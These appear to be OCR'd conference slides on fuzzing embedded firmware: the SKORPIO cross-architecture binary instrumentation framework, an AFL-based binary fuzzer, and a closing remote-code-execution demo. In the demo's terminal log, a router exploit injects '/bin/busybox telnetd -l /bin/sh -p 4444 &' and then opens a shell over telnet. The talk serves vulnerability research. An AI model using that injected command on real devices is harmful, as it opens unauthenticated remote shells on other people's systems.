
Jump-callback Technique



Call-trampoline Technique



Call-callback Technique



Problems of Existing DBI

- Limited on platform support
- Limited on architecture support
- Limited on instrumentation techniques
- Limited on optimization

SKORPIO Framework

- Low level framework to build applications on top
  - App typically designed as dynamic libraries (DLL/SO/DYLIB)
- Cross-platform-architecture
  - Windows, MacOS, Linux, BSD, etc
  - X86, Arm, Arm64, Mips, Sparc, PowerPC
- Allow all kind of instrumentations
  - Arbitrary address, in any privilege level
- Designed to be easy to use, but support all kind of optimization
  - Super fast (100x) compared to other frameworks, with proper setup
- Support static instrumentation, too!

SKORPIO Architecture

Application

API

OS-agnostic

Arch-agnostic

Arm64 | Arm | Mips | Sparc | PPC | X86

SKORPIO framework

Cross Platform - Memory

- Thin layer to abstract away platform details
- Different OS supported in separate plugin
  - Posix vs Windows
- Trampoline buffer
  - Allocate memory: malloc() vs VirtualAlloc()
  - Memory privilege RWX: mprotect() vs VirtualAlloc()
  - Trampoline buffer as close as possible to code to reduce branch distance
- Patch code in memory
  - Unprotect -> Patch -> Re-protect
  - mprotect() vs VirtualProtect()

Cross architecture - Save/Restore Context

- Save memory/registers modified by initial branch & callback
- Keep the code size as small as possible
- Depend on architecture + mode
  - X86-32: PUSHAD; PUSHFD & POPFD; POPAD
  - X86-64 & other CPUs: no simple instruction to save all registers :-(
    - Calling convention: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
    - SystemV ABI vs Windows ABI
- Special API to customize code to save/restore context

Cross Architecture - Callback argument

- Pass user argument to user-defined callback
- Depend on architecture + mode & calling convention
  - SysV/Windows x86-32 vs x86-64
    - Windows: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
  - X86-64: "mov rcx, <value>" or "mov rdi, <value>. Encoding depends on data value
  - Arm: "ldr r0, [pc, 0]; b .+8; <4-byte-value>"
  - Arm64: "movz x0, <lo16>; movk x0, <hi16>, lsl 16"
  - Mips: "li $a0, <value>"
  - PPC: "lis %r3, <hi16>; ori %r3, %r3, <lo16>"

Cross Architecture - Branch distance

- Distance from hooking place to callback cause nightmare :-(
  - Some architectures have no explicit support for far branching
    - X86-64 JUMP: "push <addr>; ret" or "push 0; mov dword ptr [rsp+4], <addr>" or "jmp [rip]"
    - X86-64 CALL: "push <next-addr>; push <target>; ret"
    - Arm JUMP: "b <addr>" or "ldr pc, [pc, #-4]"
    - Arm CALL: "bl <addr>" or "add lr, pc, #4; ldr pc, [pc, #-4]"
    - Arm64 JUMP: "b <addr>" or "ldr x16, .+8; br x16"
    - Arm64 CALL: "bl <addr>" or "ldr x16, .+12; blr x16; b .+12"
    - Mips JUMP: "li $t0, <addr>; jr $t0"
    - Mips CALL: "li $t0, <addr>; move $t9, $t0; jalr $t0"
    - Sparc JUMP: "set <addr>, %l4; jmp %l4; nop"
    - Sparc CALL: "set <addr>, %l4; call %l4; nop"

Cross Architecture - Branch for PPC

- PPC has no far jump instruction :-(
  - copy LR to r23, save target address to r24, then copy to LR for BLR
  - restore LR from r23 after jumping back from trampoline
  - "mflr %r23; lis %r24, <hi16>; ori %r24, %r24, <lo16>; mtlr %r24; blr"
- PPC has no far call instruction :-(
  - save r24 with target address, then copy r24 to LR
  - point r24 to instruction after BLR, so later BLR go back there from callback
  - "lis %r24, <target-hi16>; ori %r24, %r24, <target-lo16>; mtlr %r24; lis %r24, <ret-hi16>; ori %r24, %r24, <ret-lo16>; blr"

```
SK_INLINE_NO static void bbb_hook(size_t v)
{
    // restore LR from R24
    __asm__("mtlr %r24");

    printf("== in callback, userdata = %zu\n", v);

    return;
}
```

Cross Architecture - Scratch Register

- Scratch registers used in initial branching
  - Arm64, Mips, Sparc & PPC do not allow branch to indirect target in memory
  - Calculate branch target, or used as branch target
  - Need scratch register(s) that are unused in local context
    - Specified by user via API, or discovered automatically by engine

Cross Architecture - Flush Code Cache

- Code patching need to be reflected in i-cache
- Depend on architecture
  - X86: no need
  - Arm, Arm64, Mips, PowrPC, Sparc: special syscalls/instructions to flush/invalidate i-cache
  - Linux/GCC has special function: cacheflush(begin, end)

Code Boudary & Relocation

- Need to extract instructions overwritten at instrumentation point
  - Determine instruction boundary for X86
  - Use Capstone disassembler
- Need to rewrite instructions to work at relocated place (trampoline)
  - Relative instructions (branch, memory access)
  - Use Capstone disassembler to detect instruction type
  - Use Keystone assembler to recompile

Code Analysis

- Avoid overflow to next basic block
  - Analysis to detect if basic block is too small for patching
- Reduce number of registers saved before callback
- Registers to be choosen as scratch registers

Customize on Instrumentation

- API to setup calling convention
- User-defined callback
- User-defined trampoline
- User-defined scratch registers
- User-defined save-restore context
- User-defined code to setup callback ars
- Patch hooks in batch, or individual
- User decide when to write/unwrite memory protect

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



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Fuzzer Features

- Built on top of AFL fuzzer
- Support closed-source binary for all platforms & architectures
  - Use Skorpio DBI to support all popular embedded CPUs
- Support selective binary fuzzing
- Support persistent mode
- Other enhanced techniques
  - Symbolic Execution to guide fuzzer forward
  - Combine with static analysis for smarter/deeper penetration

Fuzzer Design

- Pure software-based
- Cross-platform/architecture
  - Native compiled on embedded systems
- Binary support
  - Full & selected binary fuzzing + Persistent mode
- Fast & stable
  - Stable & support all kind of binaries
  - Order of magnitude faster than DBI/Emulation approaches

Fuzzer Implementation

- Reuse AFL fuzzer - without changing its core design
- AFL-compatible instrumentation
- Static analysis on target binary beforehand
- Inject Skorpio hooks into selected area in target binary at runtime
- At runtime, hook callbacks update execution context in shared memory, like how source-code based instrumentation do
- Near native execution speed, ASLR / threading compatible

Fuzz network process

- Run server as fuzzing target
  - Instrument only the code handling input from client
  - Instrument at the finish location to put server in sleep mode, to tell AFL that input handling is done (succesfully)
  - Depending on waitpid status to judge the result: sleep or crash/timeout
- Implement client inside the forkserver loop
  - Initialize client socket
  - Connect to server to send mutation input (from AFL)
  - Disconnect after sending data

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Exploiting a RCE

```
(16:51:4                                            /explcit>
(51)$ uname -a
Linux xiangyu 4.15.0-34-generic #37-Ubuntu SMP Mon Aug 27 15:21:48 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
(16:51:5                                            /explcit>
(52)$ telnet 10.253.253.10 4444
Trying 10.253.253.10...
telnet: Unable to connect to remote host: Connection refused
(16:51:54)                                          /explcit>
(53)$ telnet 10.253.253.10 80
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^]'.
^C^[quit
Connection closed by foreign host.
(16:52:00)                                          xplcit>
(54)$ cat exp_router_international.py  | grep 4444
cmd = "/bin/busybox telnetd -l /bin/sh -p 4444 &"
(16:52:05):                                         explcit>
(55)$ python exp_router_international.py
Traceback (most recent call last):
  File "exp_router_international.py", line 18, in <module>
    resp = urllib2.urlopen(req)
  File "/usr/lib/python2.7/urllib2.py", line 154, in urlopen
    return opener.open(url, data, timeout)
  File "/usr/lib/python2.7/urllib2.py", line 429, in open
    response = self._open(req, data)
  File "/usr/lib/python2.7/urllib2.py", line 447, in _open
    '_open', req)
  File "/usr/lib/python2.7/urllib2.py", line 407, in _call_chain
    result = func(*args)
  File "/usr/lib/python2.7/urllib2.py", line 1228, in http_open
    return self.do_open(httplib.HTTPConnection, req)
  File "/usr/lib/python2.7/urllib2.py", line 1198, in do_open
    r = h.getresponse(buffering=True)
  File "/usr/lib/python2.7/httplib.py", line 1121, in getresponse
    response.begin()
  File "/usr/lib/python2.7/httplib.py", line 438, in begin
    version, status, reason = self._read_status()
  File "/usr/lib/python2.7/httplib.py", line 402, in _read_status
    raise BadStatusLine(line)
httplib.BadStatusLine: ''
(16:52:10):                                         /explcit>
(56)$ telnet 10.253.253.10 4444
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^]'.
/ # uname -a
Linux armhf 4.9.0-6-armmp-lpae #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) armv7l GNU/Linux
/ #
```

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Conclusions

- We built our smart guided fuzzer for embedded systems
  - Emulate firmware
  - Cross platforms/architectures
  - Binary-only support
  - Fast + stable
  - Found real impactful bugs in complicated software

Questions

Finding 0 Days in Embedded Systems
with Code Coverage Guided Fuzzing

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